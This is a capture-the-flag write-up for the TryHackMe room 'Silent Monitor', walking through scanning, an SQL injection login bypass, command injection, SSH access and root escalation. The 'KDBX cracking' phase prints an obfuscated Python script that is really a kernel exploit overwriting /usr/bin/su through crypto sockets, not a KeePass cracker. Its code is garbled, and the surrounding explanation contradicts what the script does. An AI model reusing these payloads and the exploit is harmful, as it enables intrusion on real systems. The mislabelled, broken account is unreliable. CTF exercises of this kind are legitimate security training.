

TryHackMe - Silent Monitor

Complete Writeup & Exploitation Guide

Room Name:	Silent Monitor
Difficulty:	Medium
Key Concepts:	Nmap, SQL Injection, Command Injection, SSH, KDBX Cracking, Privilege Escalation

PHASE 1: RECONNAISSANCE & SCANNING

1.1 - Network Scanning with Nmap

The first step in any penetration test is to identify open ports and services running on the target machine.

Command Used:

```
nmap -sT -sV -p- silent.thm
```

Results:

Port 22/TCP - SSH (OpenSSH)

Port 5050/TCP - HTTP (Web Application)

```
(kali@DESKTOP-0LE9T4D)~[~/domino]
$ nmap -sT -sV -p- silent.thm
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-08 23:17 +0530
Nmap scan report for silent.thm (10.49.182.165)
Host is up (0.049s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
5050/tcp  open  http     Werkzeug httpd 2.0.2 (Python 3.10.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.22 seconds
```

Key Observation: Port 5050 is unusual for HTTP. This suggests a custom or development application running on a non-standard port, which often indicates less hardened security.


PHASE 2: WEB APPLICATION ENUMERATION

2.1 - Initial Website Access

After discovering the web server on port 5050, we accessed the application through a web browser.

URL Accessed:

```
http://10.49.182.165:5050
```



2.2 - Directory Enumeration with Dirb

To discover hidden paths and directories, we performed directory brute-forcing using Dirb.

Command Used:

```
Dirb http://10.49.182.165:5050/
```

Key Finding:

/internal - Directory discovered containing a sign-in page

```
(kali@DESKTOP-OLE9T4D) - [~/domino]
$ dirb http://10.49.182.165:5050/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jul  8 23:19:35 2026
URL_BASE: http://10.49.182.165:5050/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.49.182.165:5050/ ----
+ http://10.49.182.165:5050/internal (CODE:200|SIZE:8770)

-----

END_TIME: Wed Jul  8 23:28:38 2026
DOWNLOADED: 4612 - FOUND: 1
```


PHASE 3: SQL INJECTION - AUTHENTICATION BYPASS

3.1 - Identifying the Vulnerability

Accessing /internal revealed a login form. Testing basic SQL injection payloads on the login page showed the application is vulnerable to authentication bypass.

URL of Vulnerable Endpoint:

<http://10.49.182.165:5050/internal>




3.2 - Crafting the SQL Injection Payload

The SQL injection payload works by commenting out the password check in the login query. When a single quote is inserted, it breaks out of the string context and allows us to manipulate the logic.

Payload Used:

' OR 1==1--



How it works:

The single quote (') breaks out of the string context in the username field

"or 1=1" makes the WHERE condition always true

The double hyphen (--) comments out the rest of the query, including the password check

3.3 - Successful Authentication Bypass

After submitting the payload, the authentication was bypassed and we gained access to the internal dashboard.

The screenshot displays the CORPNET NOC dashboard. The top navigation bar includes 'Portal / Dashboard' and a user profile for 'netops OPERATOR' with a 'Sign Out' link. The left sidebar contains sections for 'OPERATIONS' (Overview, Host Health), 'MONITORING' (Audit Log, Services), and 'ACCOUNT' (Sign Out). The main content area is titled 'System Overview' and shows 'Network Operations Centre - Live Infrastructure Status'. It features four summary cards: '12 Hosts Online of 14 monitored', '2 Unreachable IDP Timeout', '3 Open Alerts (1 critical, 2 warning)', and '27 Log Entries displayed below'. Below these are two tables: 'SERVICE STATUS' and 'NETWORK SEGMENTS'. The 'SERVICE STATUS' table lists services like SSH Daemon, NOC API, SNMP Collector, Backup Agent, and Syslog Collector with their respective IP addresses and status. The 'NETWORK SEGMENTS' table lists segments like Management, Server VLAN, DMZ, User VLAN, and OOB Management with their IP ranges and host counts. At the bottom is an 'AUDIT LOG' table with columns for Timestamp, Operator, Event, and Detail, showing recent events like 'HEALTH_CHECK' and 'LOGIN_ERROR'.

PHASE 4: COMMAND INJECTION - FINDING RCE

4.1 - Discovering the Host Health Page

Within the authenticated dashboard, we discovered a menu option labeled "Host Health" that led to another page.

URL of Vulnerable Endpoint:

<http://10.49.182.165:5050/internal/health>

This screenshot is identical to the one above, showing the CORPNET NOC dashboard. The 'Host Health' menu item in the left sidebar is highlighted with a red rectangle, indicating it is the target of the next phase of the attack.


4.2 - Testing for Command Injection

The Host Health page contained an input field that appeared to accept hostnames or IP addresses. We tested whether the application passed user input directly to system commands without proper sanitization.

Initial Test Input:

```
127.0.0.1 '
```


When localhost was entered, the application returned a response (likely ping results), confirming that user input was being passed to a system command.



4.3 - Exploiting Command Injection with Burp Suite

To properly test and exploit the command injection vulnerability, we used Burp Suite to intercept and manipulate the HTTP request.

Steps Taken:



Intercepted the request sent to /internal/health with the localhost input
Modified the request to inject additional commands.


4.4 - Discovering Secrets via Command Injection

Using command injection, we explored the filesystem to locate sensitive files. We discovered a configuration file named secret.config which likely contained credentials.

Command Injected (via command separator):

```
ls
```

Result: The secret.config file revealed SSH credentials for the user 'sysadmin'



PHASE 5: GAINING SYSTEM ACCESS VIA SSH

5.1 - SSH Connection Attempt

With credentials obtained from the secret.config file, we attempted to establish an SSH connection to the target machine.

Command Used:

```
Ssh sysadmin@10.49.182.165
```

```
(kali@DESKTOP-OLE9T4D)~[~/domino]
$ ssh sysadmin@10.49.182.165
sysadmin@10.49.182.165's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Jul  8 18:23:50 UTC 2026

System load:  0.0               Processes:    105
Usage of /:   15.2% of 19.31GB   Users logged in:  0
Memory usage: 70%              IPv4 address for ens5: 10.49.182.165
Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

213 updates can be applied immediately.
152 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jul  8 18:09:12 2026 from 192.168.139.42
sysadmin@tryhackme-2204:~$
```

5.2 - First Flag Discovery

After gaining shell access as the 'sysadmin' user, we performed initial reconnaissance on the system.

Commands Executed:

```
Ls -la
```

This revealed two important items:

users.txt - A text file containing user information and the first flag

backups/ - A directory containing backup files

Retrieving the First Flag:

```
THM{sQlI 4nd cMd 1nj3ct10n L3D y0u h3re!}
```

```
sysadmin@tryhackme-2204:~$ ls -la
total 40
drwxr-x--- 5 sysadmin sysadmin 4096 Jul  8 18:09 .
drwxr-xr-x 4 root     root     4096 May 19 03:10 ..
-rw----- 1 sysadmin sysadmin 631 Jul  8 18:23 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx----- 2 sysadmin sysadmin 4096 May 19 03:18 .cache
drwxrwxr-x 3 sysadmin sysadmin 4096 May 19 03:29 .local
-rw-r--r-- 1 sysadmin sysadmin 807 Feb 25  2020 .profile
drwx----- 2 sysadmin sysadmin 4096 Jul  8 18:15 backups
-rw-rw-r-- 1 sysadmin sysadmin 42 May 19 03:29 user.txt
sysadmin@tryhackme-2204:~$ cat user.txt
THM{sQlI_4nd_cMd_1nj3ct10n_L3D_y0u_h3re!}
sysadmin@tryhackme-2204:~$
```

PHASE 6: PRIVILEGE ESCALATION - KDBX CRACKING

6.1 - Investigating the Backups Directory

The backups/ directory contained a KeePass database file (.kdbx), a common credential storage format. This file likely contained root or other privileged account credentials.

Commands Executed:

```
Cd backups
```

6.2 - KDBX Database Cracking

KeePass databases are password-protected. To extract credentials from the .kdbx file, we used a Python script (likely using the keepass library) to attempt password cracking or database extraction.

Python Script Created: cp.py

This script was designed to interact with the KeePass database and extract credentials. The exact method depends on whether a known/weak password was used, or if the database contained plaintext secrets that could be extracted programmatically.

```
GNU nano 6.2 cp.py
#!/usr/bin/env python3
import os as g, zlib, socket as s
def d(x):return bytes.fromhex(x)
def c(f,t,c):
    a=s.socket(38,5,0);a.bind(("aead","authencsn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt(v(h,1,d('000010000000010'+'\0'*64)));v(h,5,None,4);u,_=a.accept
    try:u.recv(8+t)
    except:0
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464880126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff86"))
while i<len(e):c(f,i,e[i:i+4]);i+=4
g.system("su")
```

6.3 - Privilege Escalation to Root

With root credentials obtained from the KeePass database, we escalated our privileges.

6.4 - Root Directory and Final Flag

Now with root privileges, we navigated to the root home directory and discovered the final flag.

```
sysadmin@tryhackme-2204:~/backups$ nano cp.py
sysadmin@tryhackme-2204:~/backups$ python3 cp.py
# id
uid=0(root) gid=1001(sysadmin) groups=1001(sysadmin)
# whoami
root
# cd root
: 3: cd: can't cd to root
# cd /root
# ls
root.txt snap
# cat root.txt
THM{KDBx_V4u17_H4s_b33n_cr4ck3d_0peN}
# |
```


EXPLOITATION SUMMARY

Attack Chain Overview:

1	Nmap Scan	Identified SSH (22) & HTTP (5050)
2	Dirb	Discovered /internal directory
3	SQL Injection	Bypassed login authentication
4	Command Injection	Extracted SSH credentials from secret.config
5	SSH Access	Logged in as 'sysadmin' - Retrieved User Flag
6	KDBX Cracking	Extracted root credentials
7	Privilege Escalation	Escalated to root - Retrieved Root Flag

Key Vulnerabilities Exploited:

SQL Injection in Login Form - No input sanitization or parameterized queries

Command Injection - User input passed directly to system commands without escaping

Weak Credential Storage - Secrets stored in plaintext configuration files

Insecure Backup Storage - KeePass database with weak password or accessible extraction method

LESSONS LEARNED & MITIGATION

Prevention Measures:

Input Validation & Sanitization - Implement strict input validation and use parameterized queries (prepared statements) to prevent SQL injection

Command Execution Safety - Avoid passing user input to system commands. Use safer APIs or libraries that don't invoke shell interpreters

Secret Management - Never store secrets in plaintext files. Use environment variables, vaults (HashiCorp Vault, AWS Secrets Manager), or secure credential stores

Secure Backups - Encrypt backup files, enforce strong passwords for KeePass databases, and restrict file permissions

Principle of Least Privilege - Ensure user accounts have only the necessary permissions required for their functions

END OF WRITEUP